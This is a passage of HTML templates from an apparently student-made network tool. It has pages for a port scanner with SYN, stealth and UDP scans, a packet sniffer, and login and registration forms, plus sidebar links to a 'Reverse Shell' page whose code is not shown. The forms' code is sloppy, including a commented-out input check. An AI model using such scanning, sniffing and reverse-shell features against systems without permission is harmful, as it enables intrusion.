        <span class="subtitle fg-white"> 2022 © Ofek Erez</span>
    </div>
    <ul class="sidebar-menu">
        <li><a><span class="mif-home icon" id="HomeScreen"></span>Home</a></li>
        <li class="divider"></li>
        <li><a><span class="mif-exit icon" id="ExitScreen" ></span>Exit</a></li>
    </ul>
</aside>
<div class="shifted-content h-100 p-ab">
    <div class="app-bar pos-absolute bg-red z-1" data-role="appbar">
        <button class="app-bar-item c-pointer" id="sidebar-toggle-3">
            <span class="mif-menu fg-white"></span>
        </button>
    </div>
</div>
<div class="container z-1">
    <section>
        <h3>
                <center>
                Welcome to my Network mapping Tool
                    </center>
            </h3>
            <hr/>

            <div class="grid">
                <div class="row">
                    <div class="cell-6 offset-2">
                        <input type="text" data-role="materialinput" placeholder="Enter your Ip Address" id="InpIP">
                    </div>
                    <div class="cell-2">
                      <button class="button flat-button dark shadowed" id="btnScan">Scan</button>
                    </div>
                </div>
            </div>
    </section>
    <section>
        <h3>
                <center>
                Scan Result
                    </center>
            </h3>
            <hr/>

        <ul id="resultOutput">

        </ul>
    </section>

</div>
<script src="https://code.jquery.com/jquery-3.3.1.min.js"></script>
<script src="https://cdn.metroui.org.ua/v4/js/metro.min.js"></script>
 <script>
 var progress = 0;
```

```
        function LoadingStart (){
            progress = Metro.activity.open({
              type: 'square',
              overlayColor: '#fff',
              overlayAlpha: 1,
              text: '<div class=\'mt-2 text-small\'>Please, wait...</div>',
              overlayClickClose: true
            });
        }
        function LoadingEnd(){
           Metro.activity.close(progress);
        }
   $("#btnScan").click(function() {
      LoadingStart();
      var ip_address = $("#InpIP").val();
      eel.scanner_start(ip_address) (function(clients) {
         for (item of clients){
            $("#resultOutput").append(`<li>${item}</li>`);
         }
         LoadingEnd();
      });
   });
   </script>
</body>
</html>
File Name: LoggedOutSuccessfully.html
#################################################################
<!DOCTYPE html>
<html lang="en">
<head>
   <meta charset="UTF-8">
   <title>Log Out</title>
</head>
<body>
<center><h1>You Logged Out Successfully</h1></center>
<a href="/">Return to Login Page</a>
</body>
</html>
File Name: login.html
#################################################################
<!DOCTYPE html>
<html lang="en">
<head>
   <meta charset="UTF-8">
   <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no">

   <meta name="twitter:site" content="@metroui">
   <meta name="twitter:creator" content="@pimenov_sergey">
   <meta name="twitter:card" content="summary">
   <meta name="twitter:title" content="Metro 4 Components Library">
   <meta name="twitter:description" content="Metro 4 is an open source toolkit for developing with HTML, CSS, and JS. Quickly
prototype your ideas or build your entire app with responsive grid system, extensive prebuilt components, and powerful
plugins  .">
   <meta name="twitter:image" content="https://metroui.org.ua/images/m4-logo-social.png">
   <meta property="og:url" content="https://metroui.org.ua/index.html">
   <meta property="og:title" content="Metro 4 Components Library">
   <meta property="og:description" content="Metro 4 is an open source toolkit for developing with HTML, CSS, and JS. Quickly
```

```
prototype your ideas or build your entire app with responsive grid system, extensive prebuilt components, and powerful
plugins .">
  <meta property="og:type" content="website">
  <meta property="og:image" content="https://metroui.org.ua/images/m4-logo-social.png">
  <meta property="og:image:secure_url" content="https://metroui.org.ua/images/m4-logo-social.png">
  <meta property="og:image:type" content="image/png">
  <meta property="og:image:width" content="968">
  <meta property="og:image:height" content="504">
  <meta name="author" content="Sergey Pimenov">
  <meta name="description" content="The most popular HTML, CSS, and JS library in Metro style.">
  <meta name="keywords" content="HTML, CSS, JS, Metro, CSS3, Javascript, HTML5, UI, Library, Web, Development,
Framework">

  <link href="https://cdn.metroui.org.ua/v4/css/metro-all.min.css" rel="stylesheet">

  <title>Login</title>

  <style>
    .login-form {
      width: 350px;
      height: auto;
      top: 50%;
      margin-top: -160px;
    }
  </style>
</head>
<body class="h-vh-100 bg-brandColor2">

  <form class="login-form bg-white p-6 mx-auto border bd-default win-shadow"
      data-role="validator"
      action="/login"
      method="post"
      data-clear-invalid="2000"
      data-on-error-form="invalidForm"
      data-on-validate-form="validateForm">
    <span class="mif-vpn-lock mif-4x place-right" style="margin-top: -10px;"></span>
    <h2 class="text-light">Login to service</h2>
    <hr class="thin mt-4 mb-4 bg-white">
    <div class="form-group">
      <input type="text" data-role="input" data-prepend="<span class='mif-envelop'>" placeholder="Enter your username..."
data-validate="required username" name="username">
    </div>
    <div class="form-group">
      <input name="password" type="password" data-role="input" data-prepend="<span class='mif-key'>"
placeholder="Enter your password...">
    </div>
    <div class="form-group mt-10">
      <input type="checkbox" data-role="checkbox" data-caption="Remember me" class="place-right">
      <center>
      <a href="/ResetPassword"> Forgot your password? </a>
        </center>
      <button class="button" onclick="validateForm()">Submit form</button>
    </div>
  </form>

  <script src="https://cdn.metroui.org.ua/v4/js/metro.min.js"></script>
  <script>
```

```
    function invalidForm(){
      var form  = $(this);
      form.addClass("ani-ring");
      setTimeout(function(){
        form.removeClass("ani-ring");
      }, 1000);
    }

    function validateForm(){
      $(".login-form").animate({
        opacity: 0
      });
    }
  </script>

</body>
</html>
File Name: logout.html
#####################################################################
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title>Logout</title>
</head>
<body>
<center>
<h1>Are you sure you want to log out</h1>
<a href="LoggedOutSuccessfully.html"><button flat-button dark shadowed" type="Yes" > </button></a>
<a href="login.html"><button flat-button dark shadowed" type="No" > </button></a>
</center>
</body>
</html>
File Name: MailNotFound.html
#####################################################################
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title>Authentication Failed</title>
</head>
<body>
  <br>
  <br>
  <br>
  <br>

<center><h1>The mail entered was not found </h1></center>
<center><h1><a href="/ResetPassword">Click here to try again</a> </h1></center>
</body>
</html>
File Name: register.html
#####################################################################
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
```

```
    <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no">

    <meta name="twitter:site" content="@metroui">
    <meta name="twitter:creator" content="@pimenov_sergey">
    <meta name="twitter:card" content="summary">
    <meta name="twitter:title" content="Metro 4 Components Library">
    <meta name="twitter:description" content="Metro 4 is an open source toolkit for developing with HTML, CSS, and JS. Quickly
prototype your ideas or build your entire app with responsive grid system, extensive prebuilt components, and powerful
plugins  .">
    <meta name="twitter:image" content="https://metroui.org.ua/images/m4-logo-social.png">
    <meta property="og:url" content="https://metroui.org.ua/index.html">
    <meta property="og:title" content="Metro 4 Components Library">
    <meta property="og:description" content="Metro 4 is an open source toolkit for developing with HTML, CSS, and JS. Quickly
prototype your ideas or build your entire app with responsive grid system, extensive prebuilt components, and powerful
plugins  .">
    <meta property="og:type" content="website">
    <meta property="og:image" content="https://metroui.org.ua/images/m4-logo-social.png">
    <meta property="og:image:secure_url" content="https://metroui.org.ua/images/m4-logo-social.png">
    <meta property="og:image:type" content="image/png">
    <meta property="og:image:width" content="968">
    <meta property="og:image:height" content="504">
    <meta name="author" content="Sergey Pimenov">
    <meta name="description" content="The most popular HTML, CSS, and JS library in Metro style.">
    <meta name="keywords" content="HTML, CSS, JS, Metro, CSS3, Javascript, HTML5, UI, Library, Web, Development,
Framework">

    <link href="https://cdn.metroui.org.ua/v4/css/metro-all.min.css" rel="stylesheet">

    <title>Register</title>

    <style>
        .login-form {
            width: 350px;
            height: auto;
            top: 50%;
            margin-top: -160px;
        }
    </style>



</head>
<body class="h-vh-100 bg-brandColor2">

    <form class="login-form bg-white p-6 mx-auto border bd-default win-shadow"
          data-role="validator"
          action="/auth/register"
          method="POST"
          data-clear-invalid="2000"
          data-on-error-form="invalidForm"
          data-on-validate-form="validateForm" name="myform" id="myform">
        <span class="mif-vpn-lock mif-4x place-right" style="margin-top: -10px;"></span>
        <h2 class="text-light">Register</h2>
        <hr class="thin mt-4 mb-4 bg-white">
        <div class="form-group">
            <input type="text" name="firstname" data-role="input" data-prepend="<span class='mif-envelop'>" placeholder="Enter
your First Name..." data-validate="required First name">
```

```
    </div>
    <div class="form-group">
        <input type="text" name="lastname" data-role="input" data-prepend="<span class='mif-envelop'>" placeholder="Enter
your Last Name..." data-validate="required Last name">
    </div>
    <div class="form-group">
        <input type="text" data-role="input" name="username" data-prepend="<span class='mif-envelop'>" placeholder="Enter
your Username..." data-validate="required username">
    </div>
    <div class="form-group">
        <input type="text" data-role="input" name="email" data-prepend="<span class='mif-envelop'>" placeholder="Enter your
email..." data-validate="required email">
    </div>
    <div class="form-group">
        <input type="password" data-role="input" name="password" data-prepend="<span class='mif-key'>"
placeholder="Enter your password..." data-validate="required minlength=6">
    </div>
    <div class="form-group">
        <input type="password" data-role="input" name="checkpassword" data-prepend="<span class='mif-key'>"
placeholder="Enter your password again..." data-validate="required minlength=6">
    </div>
    <div class="form-group mt-10">
        <input type="checkbox" data-role="checkbox" data-caption="Remember me" class="place-right">
        <button class="button flat-button dark shadowed" onclick="return CheckForm()">Submit form</button>
       <!-- <input id="submitting_register" type="submit" class="button flat-button dark shadowed"  onsubmit="return
CheckForm()"></input>-->
    </div>
  </form>
  {% with messages = get_flashed_messages(with_categories=true) %}
  {% for category, message in messages %}
  <div class="alert alert-{{ category }} alert-dismissible fade show" role="alert">
    <span>{{ message }}</span>
    {% endfor %}
  {% endwith %}
  <script src="https://cdn.metroui.org.ua/v4/js/metro.min.js"></script>
  <script type="text/javascript">
     function invalidForm(){
        var form  = $(this);
        form.addClass("ani-ring");
        setTimeout(function(){
           form.removeClass("ani-ring");
        }, 1000);
    }

    function validateForm(){
        $(".login-form").animate({
           opacity: 0
        });
    }
    console.log("this is working!");
    function CheckForm() {

        var user = document.myform.firstname.value;
       //  if (user.indexOf('<') < 1 || user.indexOf('>')< 1 || user.indexOf('"")< 1 || user.indexOf('``')< 1)
       //  {
       //     return false;
       //  }
```

```
        if (user.length == 0) {
            alert("You Forgot To Type Your First Name!");
            console.log(document.myform.firstname);
            document.myform.firstname.focus();
            return false;
        }
        var user = document.myform.lastname.value;
        if (user.length == 0) {
            alert("You Forgot To Type Your Last Name!");
            document.myform.lastname.focus();
            return false;
        }
        var name = document.myform.username.value;
        if (name.length == 0) {
            alert("You Have To Type Your Username!");
            document.myform.username.focus();
            return false;
        }
        password1 = document.myform.password.value;
        if (password1.length < 6) {
            alert("Password Has to be 6 Chars At least");
            document.myform.password.focus();
            return false;
        }
        password1 = document.myform.password.value;
        password2 = document.myform.checkpassword.value;
        if (password1 != password2) {
            alert("validation is wrong");
            document.myform.checkpassword.value = "";
            document.myform.checkpassword.focus();
            return false;
        }
        //Mail Check
        var str = document.myform.email.value;
        if (str == "") {
            alert("You Need To Type Your Email");
            document.myform.email.focus();
            return false;
        }
        if (str.indexOf(".") < 1 || str.indexOf("@") < 1 || str.slice(-1) == "." || str.slice(-1) == "@" ||
str.substring(str.indexOf("@")).length < 5 || str.substring(str.indexOf("@")).length > 30 || !(str.slice(-4) == ".com" || str.slice(-
6) == ".co.il")) {
            alert("You Need To Type Legal Email");
            document.myform.email.focus();
            return false;
        }
        var count = 0;
        for (var i = 0; i < str.length; i++) {
            var ch = str.charCodeAt(i);
            if (!(ch >= 64 && ch <= 90 || ch >= 97 && ch <= 122 || ch >= 48 && ch <= 57 || ch == 46)) {
                alert("You Need To Type Legal Email");
                document.myform.email.focus();
                return false;
            }
            if (str[i] == "@")
                count++;
        }
```

```
        if (count != 1 || str[str.indexOf("@") - 1] == "." || str[str.indexOf("@") + 1] == ".") {
            alert("You Need To Type Legal Email");
            document.myform.email.focus();
            return false;
            return true;
        }
    }
  </script>



</body>
</html>

File Name: RegisteredSuccessfully.html
#####################################################################
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title>About the Eagle Eye Project</title>
</head>
<body>
  <br>
  <br>
  <br>
  <br>

<center><h1>You Have Registered Successfully!</h1></center>
</body>
</html>
File Name: ResetPassword.html
#####################################################################
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title>Reset Password</title>
</head>
<body>
  <script>
    function check_form(){
    var password = document.my_form.password.value;
    var auth_password = document.my_form.authpass.value;
    if(password.length < 6)
    {
        alert("You must Enter valid new password with at least 6 digits.");
        return false;
    }
    if(auth_password.length < 6)
    {
        alert("You must Enter valid authentication to the password.");
        return false;
    }
    if(auth_password !== password)
    {
        alert("You must Enter valid authentication to the password.");
```

```
        return false;
      }
      if(document.my_form.authcode.value.length != 8)
      {
        alert("You must enter the 8 digits code you received on your email.");
        return false;
      }
      return true;
    }
    </script>
<center><h1>Reset Password</h1></center>
<center>
  <div class="grid">
      <div class="row">
        <form name="my_form" method="post" action="/resetdone">
        <div class="cell-6 offset-2">
            <input name="password" type="text" data-role="materialinput" placeholder="Enter your new password" id="pass">
         </div>
           <div class="cell-6 offset-2">
            <input name="authpass" type="text" data-role="materialinput" placeholder="Verify your new password"
id="authpass">
         </div>
        <div class="cell-6 offset-2">
            <input name="authcode" type="text" data-role="materialinput" placeholder="Enter The Code You Received"
id="authcode">
         </div>
         <div class="cell-2">
           <button class="button flat-button dark shadowed" id="btnScan" onclick="check_form()">Reset password</button>
        </div>
           </form>
      </div>
  </div>
</center>
</body>
</html>
File Name: ResetSuccessfully.html
#####################################################################
<!DOCTYPE html>
<html lang="en">
<head>
   <meta charset="UTF-8">
   <title>About the Eagle Eye Project</title>
</head>
<body>
   <br>
   <br>
   <br>
   <br>

<center><h1>You Have Reseted Your Password Successfully!</h1>
<a href="/">Return to Login page</a>
</center>
</body>
</html>
File Name: ScanResults.html
#####################################################################
<!DOCTYPE html>
```

```
<html lang="en">
<head>
   <title>Scan Results</title>
   <meta charset="utf-8">
   <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no">
  <link rel="stylesheet" href="https://cdn.metroui.org.ua/v4/css/metro-all.min.css">
   <script type="text/javascript" src="/eel.js"></script>
</head>
<body> <!--=oncontextmenu="return false" onselectstart="return false" ondragstart="return false">-->
   <aside class="sidebar pos-absolute z-2"
        data-role="sidebar"
        data-toggle="#sidebar-toggle-3"
        id="sb3"
        data-shift=".shifted-content">
      <div class="sidebar-header" data-image="images/sb-bg-1.jpg">
         <div class="avatar">
            <img src="images/Logo.jpg">
         </div>
         <span class="title fg-white">My Port Scanner </span>
         <span class="subtitle fg-white"> 2022 © Ofek Erez</span>
      </div>
      <ul class="sidebar-menu">
         <li><a href="login.html"><span class="mif-exit icon" id="Login" ></span>Login</a></li>
         <li class="divider"></li>

         <li><a href="About.html"><span class="mif-exit icon" id="Aboutus" ></span>About</a></li>
         <li><a href="ConnectToShell.html"><span class="mif-exit icon" id="Revshell" ></span>Reverse Shell</a></li>
         <li><a href="SniffResults.html"><span class="mif-exit icon" id="sniffer" ></span>Sniff Network traffic</a></li>
         <li><a href="ScanResults.html"><span class="mif-exit icon" id="PortScan" ></span>Port Scan</a></li>
         <li><a href="logout.html"><span class="mif-exit icon" id="ExitScreen" ></span>Log Out</a></li>
      </ul>
   </aside>
   <div class="shifted-content h-100 p-ab">
      <div class="app-bar pos-absolute bg-red z-1" data-role="appbar">
         <button class="app-bar-item c-pointer" id="sidebar-toggle-3">
            <span class="mif-menu fg-white"></span>
         </button>
      </div>
   </div>
   <div class="container z-1">
      <section>
         <h3>
                <center>
               Port Scanner
                  </center>
             </h3>
             <hr/>

             <div class="grid">
                <div class="row">
                   <div class="cell-6 offset-2">
                      <input type="text" data-role="materialinput" placeholder="Enter your Ip Address" id="InpIP"
name="ip_address">
                    </div>
                </div>
                <div class="row">
                   <div class="cell-2">
```

```
                    <a href="/ScanResults/SYN/" ><button class="button flat-button dark shadowed" id="btnSYNScan"> Start SYN
Scan </button></a>
                    </div>
                 </div>



                 <div class="row">
                      <div class="cell-2">
                   <a href="/ScanResults/Stealth/"><button class="button flat-button dark shadowed" id="btnStealthScan">Start
Stealth Scan</button></a>
                      </div>
                  </div>
                  <div class="row">
                   <div class="cell-2">
                     <a href="/ScanResults/UDP/" ><button class="button flat-button dark shadowed" id="btnUDPScan">Start UDP
Scan</button></a>
                   </div>
                 </div>

              </div>
      </section>
      <section>

                 <center>
                Scan Result
                    </center>
                    <ul>
                 {% for string in content %}
                    <li>
                   {{string}}
                    </li>
                    {% endfor %}
                    </ul>
              <hr/>


      </section>

  </div>
  <script src="https://code.jquery.com/jquery-3.3.1.min.js"></script>
  <script src="https://cdn.metroui.org.ua/v4/js/metro.min.js"></script>
   <script>
   var progress = 0;

         function LoadingStart (){
             progress = Metro.activity.open({
               type: 'square',
               overlayColor: '#fff',
               overlayAlpha: 1,
               text: '<div class=\'mt-2 text-small\'>Please, wait...</div>',
               overlayClickClose: true
             });
         }
         function LoadingEnd(){
            Metro.activity.close(progress);
         }
```

```
  $("#btnSYNScan").click(
    function()
  {
    LoadingStart();
    var ip_address = $("#InpIP").val();
    if (ip_address )
      LoadingEnd();
  }
    );;
    $("#btnUDPScan").click(
    function()
  {
    LoadingStart();
    var ip_address = $("#InpIP").val();
      LoadingEnd();
  }
    );;
    $("#btnStealthScan").click(
    function()
  {
    LoadingStart();
    var ip_address = $("#InpIP").val();
      LoadingEnd();
  }
    );;


  </script>

</body>
</html>

File Name: SniffResults.html
#######################################################################
<!DOCTYPE html>
<html lang="en">
<head>
  <title>Scan Results</title>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no">
 <link rel="stylesheet" href="https://cdn.metroui.org.ua/v4/css/metro-all.min.css">
  <script type="text/javascript" src="/eel.js"></script>
</head>
<body> <!--=oncontextmenu="return false" onselectstart="return false" ondragstart="return false">-->
  <aside class="sidebar pos-absolute z-2"
      data-role="sidebar"
      data-toggle="#sidebar-toggle-3"
      id="sb3"
      data-shift=".shifted-content">
    <div class="sidebar-header" data-image="images/sb-bg-1.jpg">
      <div class="avatar">
        <img src="images/Logo.jpg">
      </div>
      <span class="title fg-white">My Sniffer </span>
      <span class="subtitle fg-white"> 2022 © Ofek Erez</span>
    </div>
    <ul class="sidebar-menu">
```

```
        <li><a href="/login"><span class="mif-exit icon" id="Login" ></span>Login</a></li>
        <li class="divider"></li>
        <li><a href="/About"><span class="mif-exit icon" id="Aboutus" ></span>About</a></li>
        <li><a href="/Shell"><span class="mif-exit icon" id="Revshell" ></span>Reverse Shell</a></li>
        <li><a href="/SniffResults"><span class="mif-exit icon" id="sniffer" ></span>Sniff Network traffic</a></li>
        <li><a href="/ScanResults"><span class="mif-exit icon" id="PortScan" ></span>Port Scan</a></li>
        <li><a href="/logout"><span class="mif-exit icon" id="ExitScreen" ></span>Log Out</a></li>
    </ul>
 </aside>
 <div class="shifted-content h-100 p-ab">
    <div class="app-bar pos-absolute bg-red z-1" data-role="appbar">
        <button class="app-bar-item c-pointer" id="sidebar-toggle-3">
            <span class="mif-menu fg-white"></span>
        </button>
    </div>
 </div>
 <div class="container z-1">
    <section>
        <h3>
                <center>
                Packet Sniffer
                    </center>
            </h3>
            <hr/>

    </section>
    <section>
        <h3>
                <center>
                Sniff Results
                    </center>
            </h3>
            <hr/>
            <ul>
                {% for string in content %}
            <li>
            {{string}}
            </li>
            {% endfor %}
            </ul>
        <ul id="resultOutput">
        </ul>
    </section>
 </div>
<script src="https://code.jquery.com/jquery-3.3.1.min.js"></script>
<script src="https://cdn.metroui.org.ua/v4/js/metro.min.js"></script>
 <script>
 var progress = 0;
        function LoadingStart (){
            progress = Metro.activity.open({
                type: 'square',
                overlayColor: '#fff',
                overlayAlpha: 1,
                text: '<div class=\'mt-2 text-small\'>Please, wait...</div>',
                overlayClickClose: true
            });
        }
```

```
        function LoadingEnd(){
            Metro.activity.close(progress);
        }
  $("#btnScan").click(function() {
      LoadingStart();
      var ip_address = $("#InpIP").val();
        LoadingEnd();
      });;
  </script>
</body>
</html>
```